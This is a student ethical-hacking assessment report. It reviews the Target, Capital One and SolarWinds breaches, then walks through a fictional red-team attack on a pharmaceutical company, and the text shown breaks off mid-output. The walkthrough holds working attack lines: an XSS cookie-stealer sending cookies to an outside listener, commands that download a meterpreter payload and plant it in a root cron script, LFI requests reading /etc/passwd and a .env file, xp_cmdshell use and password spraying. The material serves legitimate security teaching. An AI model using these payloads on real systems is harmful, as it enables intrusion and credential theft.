


ACCA7033 - Cybersecurity and Digital Forensics

February 2025 - April 2025



Prifysgol Cymru
Y Drindod Dewi Sant
University of Wales
Trinity Saint David

Ethical Hacking - Module Assessment

by Théophile WEMAERE

Lecturer: Assoc. Professor Carlene Campbell

2422747@student.uwtsd.ac.uk

theophile.wemaere@eleve.isep.fr

Table of contents

Introduction.....	3
Task 1 : Researches on past cyber attacks.....	3
A. The Target Corporation Cyber Attack (2013).....	4
Overview of the incident.....	4
Analysis of the attack.....	4
Prevention and countermeasures.....	6
B. The Capital One Cyber Attack (2019).....	7
Overview of the incident.....	7
Analysis of the attack.....	7
Prevention and countermeasures.....	9
C. The SolarWinds Cyberattack (2020).....	9
Overview of the incident.....	9
Analysis of the attack.....	10
Prevention and countermeasures.....	11
Task 2 : Analysis of an enterprise network security.....	13
A. Presentation of the network.....	14
B. Walkthrough / kill-chain of the exercise.....	15
C. List of found vulnerabilities.....	17
D. Remediation and solutions to enhance security.....	21
E. Cost of remediation and timetable for patching.....	24
References.....	28

Introduction

This report is the result of my work for the end-of-module project for “Ethical Hacking” courses. It is splitted in 2 parts.

The first part is a research work on some of the biggest and most complex cyber attacks in history. The goal is to analyze the kill chain of the attack, how the attackers moved inside the networks and what lessons can be learned from the attack. For each attack, I’ll also be describing how the attack could have been prevented / diminished using modern methods and tools for cyberdefense that I learned about from my apprenticeship in a big company for the last 3 years (I work in cybersecurity for Danone).

The second part of this project is a fictional red-team exercise on a company called Cureton Pharmaceutical Company (CPC). For this, I will first present my methodology, the network of the company using a simple schematic, and then I will cover a complex, multi-stage attack chain I created for this exercise, inspired from exemple seen in real-life. This attack chain allows a black-box (no information about the network at all), unauthenticated approach to the network and allows the fictional pentester to get domain admin rights inside the networks. Finally, I will be presenting a possible remediation plan for this red-team exercise and a possible invoice / cost of remediation estimation.

Task 1 : Researches on past cyber attacks

For this first task, I selected 3 major cyber attacks from the last 15 years, which cost a lot of money to the impacted company, and where the combination of bad practice caused damage to the companies reputations and to their clients.

A. The Target Corporation Cyber Attack (2013)

Overview of the incident

In November and December 2013, Target Corporation, a major US retail chain, was the victim of a sophisticated cyber attack. During multiple weeks, the attackers infiltrated the network of the company to target Point-Of-Sale (POS) using malwares designed to scrape payment card data from memory, and also extracted customers' data. Approximately 40 million credit and debit card data and personal information for around 70 million individuals were stolen [1],[2].

Attackers gained access to the network around November 15, 2013, and deployed malware that captured data between November 27 and December 15, 2013. The breach was publicly disclosed on December 19, 2013 [1],[2].

The attack impacted the company with severe reputational damage, significant drop in customer traffic and profits following the disclosure, an estimated costs exceeding \$200 million (including investigations, system upgrades, legal fees, multi-state settlements, and settlement with financial institutions), and ultimately led to the resignation of the CEO, Gregg Steinhafel [1],[2].

Analysis of the attack

The critical failure point enabling this attack originated not within Target's systems, but through a third-party vendor, Fazio Mechanical Services, an HVAC (Heating, ventilation, and air conditioning) contractor. Fazio had network access credentials supposedly for electronic billing, contract submission, and project management [1].

Kill chain of the attack :

- Attackers likely identified Target as a high-value target and researched its network infrastructure and third-party connections, identifying Fazio as a potential entry point.
- They used malware to steal Fazio credentials for Target portal. Then they used Fazio's stolen credentials to log into Target network via the external vendor portal.
- Once inside the Target network, attackers installed malware and exploited internal vulnerabilities to escalate privileges.
- Attackers then moved from the network segment accessible to vendors to more sensitive segments containing POS systems and payment processing infrastructure. This indicated weaknesses in Target's internal network segmentation. Malware established communication with attacker-controlled servers to receive commands and exfiltrate data.




Figure 1 : kill-chain schematic of the Target cyberattack

The attackers used POS malware (a variant known as "BlackPOS") to a large number of Target's cash registers. The malware scraped unencrypted payment card data directly from the POS terminals RAM during transaction processing ("RAM Scraping") [1],[2]. As said before, the attackers used compromised servers to act as a proxy to transfer data from POS malware to a Russia-based server [1].

The main failures identified are the following :

First, there was inadequate security controls and monitoring for third-party vendor access. Fazio credentials provided too much access or weren't sufficiently secured/monitored [1],[2].

Then, even if the attacker gained access to the network, the attack could have been prevented with better segmentation : internal network segmentation allowed attackers who compromised a low-security area (vendor access) to pivot into the high-security payment card environment, which should not be possible [1],[2].

There were also human errors : Target reportedly had security monitoring systems (including FireEye) that generated alerts related to the malware installation and data exfiltration. However, these alerts were allegedly ignored or not acted upon effectively or quickly enough by Target's security operations team [1],[2].

Finally, Target lacked a way to detect or block the large-scale exfiltration of sensitive data leaving the network.

Prevention and countermeasures

The Target breach could have been prevented or significantly mitigated through the implementation of several standard and advanced security controls.

Firstly, a far more robust third-party risk management program was needed, by enforcing the principle of least privilege to strictly limit vendor network access only to essential systems, utilizing multi-factor authentication (MFA) for all external connections, and continuously monitoring vendor activity.

Secondly, effective network segmentation is important : properly configured firewalls and access control lists (ACL) should have strictly isolated the payment card environment from other network segments, including vendor access points and the general network, which could have prevented the attackers lateral movement.

A mature Security Operations Center (SOC) equipped with tools like SIEM (Security Information and Event Management) to rapidly investigate and respond to correlated security alerts, such as

those reportedly generated by Target's own systems, is crucial for real time threat detection. Specific security measures for the payment environment itself, such as application whitelisting on POS terminals to prevent unauthorized code execution would have prevented the installation of the malware.

Finally, monitoring of outbound network traffic could have detected and potentially blocked the large-scale exfiltration of sensitive data.

B. The Capital One Cyber Attack (2019)

Overview of the incident

In July 2019, Capital One, a major financial institution, experienced a significant data breach that compromised the personal information of over 100 million individuals in the United States and Canada. The breach was orchestrated by a former Amazon Web Services (AWS) employee, Paige Thompson, who exploited a misconfigured web application firewall to gain unauthorized access to Capital One's data stored on AWS [3].

The compromised data included sensitive information such as names, addresses, phone numbers, email addresses, dates of birth, and self-reported income. Additionally, approximately 140,000 Social Security numbers and 80,000 linked bank account numbers were exposed. The breach was discovered after Thompson posted about her activities on GitHub, leading to her arrest by the FBI [4].

The Capital One breach highlighted the risks associated with cloud misconfigurations and the importance of robust security measures in protecting sensitive data. The incident resulted in significant reputational damage for Capital One, as well as substantial costs associated with incident response, customer notifications, and legal settlements [5].

Analysis of the attack

The Capital One breach was facilitated by a Server-Side Request Forgery (SSRF) vulnerability in the web application firewall, which allowed the attacker to access metadata associated with the AWS

instances. The attacker exploited this vulnerability to obtain temporary security credentials, which were then used to access sensitive data stored in AWS S3 buckets [4].

Kill chain of the attack :

- The attacker identified and exploited the SSRF vulnerability in the web application firewall to gain access to the AWS metadata service.
- She then retrieved temporary security credentials from the metadata service, which granted access to sensitive data stored in AWS S3 buckets.
- Using the security credential, the attacker exfiltrated large amounts of sensitive data, including personal information of Capital One customers, to an external server.




Figure 2 : kill-chain schematic of the Capital One cyberattack

The breach was detected after the attacker posted about her activities on GitHub, leading to her identification and arrest by the FBI [3].

The main failures identified in the Capital One breach include inadequate security controls for the web application firewall, lack of monitoring for unauthorized access to the AWS metadata service, and insufficient segmentation of sensitive data. Additionally, the reliance on temporary security credentials without proper monitoring contributed to the compromise [5].

Prevention and countermeasures

The Capital One breach highlighted the need for robust security measures to protect against cloud-based attacks. It could have been prevented or significantly mitigated through the implementation of several standard and advanced security controls.

Ensuring proper configuration of web application firewalls and other security controls can help prevent unauthorized access to sensitive data. Moreover, implementing strict access controls and monitoring for unauthorized access to cloud resources can help detect and respond to potential security threats. In this case, the server had access to credentials with way too many permissions, that allowed the attacker to access a vast amount of data.

A code review / proper vulnerability management policy could have prevented the SSRF vulnerability from being found on the server.

Finally, implementing continuous monitoring and threat detection tools can help identify and respond to malicious activity in real-time.

C. The SolarWinds Cyberattack (2020)

Overview of the incident

In 2020, SolarWinds, a prominent IT management software provider, became the center of one of the most sophisticated cyber attacks in history. The attack, which began as early as March 2020, involved the compromise of SolarWinds' Orion software, a network management tool used by numerous government agencies and private corporations. The attackers, believed to be state-sponsored, injected malicious code into Orion software updates, which were then distributed to approximately 18,000 customers [6].

The malware, known as Sunburst, created a backdoor that allowed attackers to gain access to the networks of organizations that had installed the compromised updates. The breach was not detected until December 2020, when FireEye, a cybersecurity firm, discovered the malware during an internal investigation. The attack impacted multiple U.S. government agencies, including the

Departments of Treasury, Commerce, and Homeland Security, as well as numerous private companies [7].

The SolarWinds attack highlighted the vulnerabilities in software supply chains and the potential for widespread damage when a trusted vendor is compromised. The breach resulted in significant reputational damage for SolarWinds and its affected customers, as well as substantial costs associated with incident response, system upgrades, and legal fees [8].

Analysis of the attack

The SolarWinds attack was a multi-stage operation that exploited vulnerabilities in the software supply chain. The attackers gained initial access to SolarWinds' network, likely through compromised credentials or vulnerabilities in third-party software. Once inside, they injected the Sunburst malware into the Orion software build process, ensuring that the malicious code was included in legitimate software updates [6].

Kill chain of the attack :

- Attackers gained access to SolarWinds' network, possibly through compromised credentials or vulnerabilities in third-party software.
- The Sunburst malware was injected into the Orion software build process, ensuring that it was distributed to customers through legitimate updates.
- Once installed, the malware created a backdoor that allowed attackers to gain access to the networks of organizations that had installed the compromised updates.
- Attackers then moved laterally within compromised networks, escalating privileges and gaining access to sensitive data.
- Sensitive data was exfiltrated to attacker-controlled servers, often using legitimate network traffic to avoid detection [7].




Figure 3 : kill-chain schematic of the SolarWinds cyberattack

The main failures identified in the SolarWinds attack included inadequate security controls for the software build process, lack of monitoring for malicious activity in the supply chain, and insufficient segmentation of critical systems. Additionally, the absence of MFA authentication for access to sensitive systems contributed to the initial compromise [8].

Prevention and countermeasures

The SolarWinds attack highlighted the need for robust security measures to protect against supply chain attacks. It could have been prevented or significantly mitigated through the implementation of several standard and advanced security controls.

First of all, implementing a robust supply chain security program, including regular audits of third-party vendors and suppliers, could have helped identify and mitigate potential vulnerabilities. Enforcing code integrity checks and digital signatures for software updates can also help ensure that only legitimate code is distributed to customers.

Regarding the initial access to SolarWinds network, requiring MFA for access to sensitive systems and networks can help prevent unauthorized access, even if credentials are compromised.

As always, implementing continuous monitoring and threat detection tools, such as Security Information and Event Management (SIEM) systems, can help identify and respond to malicious activity in real-time [6],[7],[8].

The SolarWinds attack served as a wake-up call for organizations to prioritize supply chain security and implement comprehensive security measures to protect against sophisticated cyber threats.

Task 2 : Analysis of an enterprise network security

For this second task, I simulated a Red Team exercise on the Cureton Pharmaceutical Company (CPC) production network. The goal of the exercise is the following :

“From a black box point of view, try to infiltrate the production network of CPC system using online resources like websites to pivot to the internal corporate network where employees laptops and computer are located”

For this exercise, the tester (me) followed the steps of the Open Web Application Security Project (OWASP) pentest methodology :

- Reconnaissance
- Scanning
- Exploitation
- Maintaining access
- Reporting

The red team exercise successfully demonstrated a multi-stage attack, exploiting vulnerabilities in a WordPress plugin, insecure cron jobs, and misconfigured web applications to gain root access and compromise sensitive data. The tester escalated privileges, accessed critical databases, and ultimately obtained domain admin credentials which allowed the tester to pivot to the internal corporate network.

The tester used the following tools during this exercise :

- **nmap** for port scanning and network discovery
- **dig** and **nslookup** for DNS enumeration
- **wpscan** for wordpress scanning
- **ffuf** for fast API enumeration
- **crackmapexec** / **netexec** for active directory attacks
- **secretsdump.py** for DCSync attack

A. Presentation of the network

The scope of the exercise was the following :

Internet-Facing Assets	*.cpc.com
Internal Production Network	172.16.139.0/24
Internal Production Domain (Active Directory)	CPC.LOCAL

These were the only information provided to the tester, and the only scope he was allowed to test.

The goal is to access the corporate network from the internet : *CPCWORK.LOCAL*

At the end of the exercise, the tester provided the following map of the network he found during this exercise :




Figure 4 : networks map of the red-team exercise for CPC

B. Walkthrough / kill-chain of the exercise

To access the internal network / domain *CPCWORK.LOCAL*, the tester found the following kill-chain:

- First, using the provided domain name *cpc.com*, the tester enumerated DNS registers and found 3 entries : *cpc.com*, *intranet.cpc.com* and *myspace.cpc.com*. The first one is a Wordpress server running the company's main website. Using a tool called "wpscan", the tester enumerated the wordpress configuration and found an outdated plugin vulnerable to a Stored Cross Site Scripting attack (Stored XSS).
- Using this vulnerability, the tester deployed a cookie stealer and was able to retrieve several account session tokens, including an account with editor permission on the website.
- Using this account privileges, the tester was able to alter the source code of the website using Wordpress back office features, and added a reverse-shell code to one of the pages, allowing him to gain foothold on the server.
- On the server, the tester used a tool called "pspy" to enumerate automated tasks, and found a cron job running a custom script as root to update a mailing list. This script was editable by any user, and the tester used it to add shellcode and connect a root meterpreter session to his metasploit C2. The compromised server name is *UNIX01.CPC.LOCAL*.
- With a root access to a server inside the network, the tester scanned the network and Active Directory domain and found multiples servers : *UNIX01.CPC.LOCAL*, *UNIX02.CPC.LOCAL*, *WIN01.CPC.LOCAL*, all with web services running. *MYSQL.CPC.LOCAL* and *MSSQL.CPC.LOCAL* are 2 database servers running MySQL and MicrosoftSQL servers. Finally, a domain controller *DC01.CPC.LOCAL*, a reverse proxy *NGINX.CPC.LOCAL* and what seems to be a workstation / devstation *DS01.CPC.LOCAL*.
- By matching technology used, the tester identified the server *UNIX02.CPC.LOCAL* to be the server behind *intranet.cpc.com* running a Symfony (PHP) web application, and *WIN03.CPC.LOCAL* to be the server behind *myspace.cpc.com* running an IIS / aspx web application.
- The tester found that the server *UNIX02.CPC.LOCAL* is vulnerable to Local File Inclusion through the language feature, allowing him to read files on the servers. Using this vulnerability, the tester extracted the .env file with database credentials for *MSSQL01.CPC.LOCAL* inside.

- Using these credentials, the tester connected to the database and used the “xp_cmdshell” command to get command execution on the database server. As the service was running with Administrator privileges, the tester was able to access other databases on the system.
- Among the database, the tester found the database for the website of *myspace.cpc.com*, with more than 500 000 personal information of customers, including but not limited to ID documents, addresses, social security number, emails ...
- By using a wordlist of username created from the accounts found in the database, the tester performed a Password Spraying account on the domain controller. He found multiple accounts of employees using weak passwords like ‘cpc2025’ or ‘Password123’, signs of a weak password policy in the domain.
- One of the accounts had “WriteDacl” permission on the domain, allowing the tester to perform a DCSync attack and extract all users NTLM hashes from the domain controller. Using a pass the hash attack, the user was then able to login inside *DC01.CPC.LOCAL* as Administrator, hence getting domain admin access on *CPC.LOCAL*.
- As domain admin, the tester was then able to login on *DS01.CPC.LOCAL*. There, he found that the server was part of another domain / network : *CPCWORK.LOCAL*, meaning the goal of the exercise had been reached.

Here is the summary of the kill chain :




Figure 5 : kill-chain to access CPCWORK.LOCAL

C. List of found vulnerabilities

1. Stored XSS on vulnerable wordpress plugin on cpc.com

The plugin can be found with a tool called “WPscan” : <https://github.com/wpscanteam/wpscan>

```
$ wpscan --url https://cpc.com --enumerate --api-token <redacted>

<SNIP>

[!] Vulnerabilities Identified:

| [!] Title: WP Statistics <= 14.5 - Unauthenticated Stored Cross-Site Scripting
| Fixed in: 14.5.1
| References:
| - https://wpscan.com/vulnerability/56779ee5-5bf4-47d2-bbaf-b398ea926fbe/
| - https://nvd.nist.gov/vuln/detail/CVE-2024-2194

<SNIP>
```

By using the following payload :

```
name="><script>new+Image().src%3d'http%3a//listener.net/%3f'%2b
btoa(document.cookie)</script>
```

The tester is able to capture session cookie of any user triggering the payload :

```
+ ~ nc -lvnp 8080
Listening on 0.0.0.0 8080
Connection received on 127.0.0.1 38238
GET /?d29yZHByZXNzX2xvZ2dlZlF9pbl9hMWIyYzNkNGU1ZjZhN2I4YzlkMGUxZjJhM2I0YzVknj1lZGlb3JfamFuZSU3QzE3NDQ4MDQ4MDA1N0NmMGUxZDZjM2I0YTU5Njg3
Nzg2OTVhNGIzYzJkMWUwZiU3QzlkOGM3YjZhNWY0ZTNkMmMxYjBhOWY4ZTdKNmM1YjRhM2YyZTFkMGMSYjhhN2Y2ZTVkNGMzYjJhMMWYwZTlkOGM= HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br, zstd
Sec-GPC: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
DNT: 1
Priority: u=0, i

+ ~ echo 'd29yZHByZXNzX2xvZ2dlZlF9pbl9hMWIyYzNkNGU1ZjZhN2I4YzlkMGUxZjJhM2I0YzVknj1lZGlb3JfamFuZSU3QzE3NDQ4MDQ4MDA1N0NmMGUxZDZjM2I0YTU5Njg3
5Njg3Nzg2OTVhNGIzYzJkMWUwZiU3QzlkOGM3YjZhNWY0ZTNkMmMxYjBhOWY4ZTdKNmM1YjRhM2YyZTFkMGMSYjhhN2Y2ZTVkNGMzYjJhMMWYwZTlkOGM=' | base64 -d
wordpress_logged_in_a1b2c3d4e5f6a7b8c9d0e1f2a3b4c5d6=editor_jane%7C1744804800%7Cf0e1d2c3b4a5968778695a4b3c2d1e0f%7C9d8c7b6a5f4e3d2c1b0
a9f8e7d6c5b4a3f2e1d0c9b8a7f6e5d4c3b2a1f0e9d8c'
```

2. Vulnerable cronjob on UNIX01.CPC.LOCAL

The tester found a cronjob running a custom b

ash script with root privileges.

The bash script `/opt/tools/update_mailing.sh` can be written by any user, which mean a command to execute a meterpreter connection can be added at the end of the script :

```
$ cat /etc/crontab
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
*/10 * * * * root /opt/tools/update_mailing.sh"

$ ls -l /opt/tools/update_mailing.sh
-rwxrwxrwx root root 2 kB Sun Dec 15 12:44:46 2024

$ curl http://67.56.45.34/meterpreter_x64.bin -o /tmp/payload.bin

$ chmod +x /tmp/payload.bin

$ echo '/tmp/payload.bin' >> /opt/tools/update_mailing.sh
```

3. Local File Inclusion on UNIX02.CPC.LOCAL

Using a tool called “ffuf”, the tester enumerated the API on the intranet Simfony application on *UNIX02.CPC.LOCAL*. He found an API endpoint to change the language of the user :

```
$ ffuf -u http://unix02.cpc.local:8443/api.php/api/FUZZ -w /opt/wordlist_ffuf.txt:FUZZ
```



v2.1.0-dev

```
-----
:: Method      : POST
:: URL         : http://unix02.cpc.local:8443/api.php/api/FUZZ
:: Wordlist    : FUZZ: /opt/wordlist_ffuf.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
-----

settings [Status: 200, Size: 12, Words: 1, Lines: 1, Duration: 80ms]
users    [Status: 200, Size: 34, Words: 1, Lines: 1, Duration: 80ms]
change-language [Status: 200, Size: 48, Words: 1, Lines: 1, Duration: 80ms]
```

Using the same tool, the tester enumerated possible parameters and found the GET parameter “language” which is vulnerable to Local File Inclusion :

```
➔ ~ curl 'http://unix02.cpc.local:8443/api.php/api/change-language?language=/etc/passwd'
root:x:0:0::/root:/usr/bin/zsh
bin:x:1:1::/usr/bin/nologin
daemon:x:2:2::/usr/bin/nologin
mail:x:8:12::/var/spool/mail:/usr/bin/nologin
ftp:x:14:11::/srv/ftp:/usr/bin/nologin
http:x:33:33::/srv/http:/usr/bin/nologin
```

Using this vulnerability, the tester was able to retrieve database credentials :

```
➔ ~ curl 'http://unix02.cpc.local:8443/api.php/api/change-language?language=/var/www/html/SimfonyApp/.env'
DB_NAME=intranet_prod
DB_SERVER=MSSQL01.CPC.LOCAL
DB_USER=intranet_remote
DB_PASSWORD=
```

(password redacted for security reason)

4. XP_CMDSHELL on MSSQL01.CPC.LOCAL

With the credentials found in the previous step, the tester was able to connect to a Microsoft SQL (MSSQL) database server on *MSSQL01.CPC.LOCAL*.

This server was poorly configured on a security aspect as the tester was able to use the command “xp_cmdshell” to get command execution on the server :

```
1> xp_cmdshell 'whoami';
2> go

output
-----
MSSQL01.CPC.LOCAL\Administrator
```

As we can see in the screenshot above, the service is running with the Administrator account instead of a service account. This allowed the tester to access any data stored on the server, including other databases.

5. Weak Password Policy and Password Spraying

By performing password cracking with a simple custom dictionary for CPC on all passwords found in the MSSQL01 database server, the tester was able to identify recurring weak passwords such as ‘cpc2025’ or ‘Password123’.

By using a tool called netexec, the tester was able to spray weak passwords found during the cracking session on different users on the domain *CPC.LOCAL* :

```
$ nxc smb DC01.CPC.LOCAL -u user.txt -p 'cpc2025'

SMB  DC01.CPC.LOCAL  445  DC  [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC)
SMB  DC01.CPC.LOCAL  445  DC  [-] CPC.LOCAL\sqlqa:cpc2025
SMB  DC01.CPC.LOCAL  445  DC  [-] CPC.LOCAL\sqldev:cpc2025
SMB  DC01.CPC.LOCAL  445  DC  [-] CPC.LOCAL\sapvc:cpc2025
SMB  DC01.CPC.LOCAL  445  DC  [-] CPC.LOCAL\kdenunez:cpc2025
SMB  DC01.CPC.LOCAL  445  DC  [-] CPC.LOCAL\mmertle:cpc2025

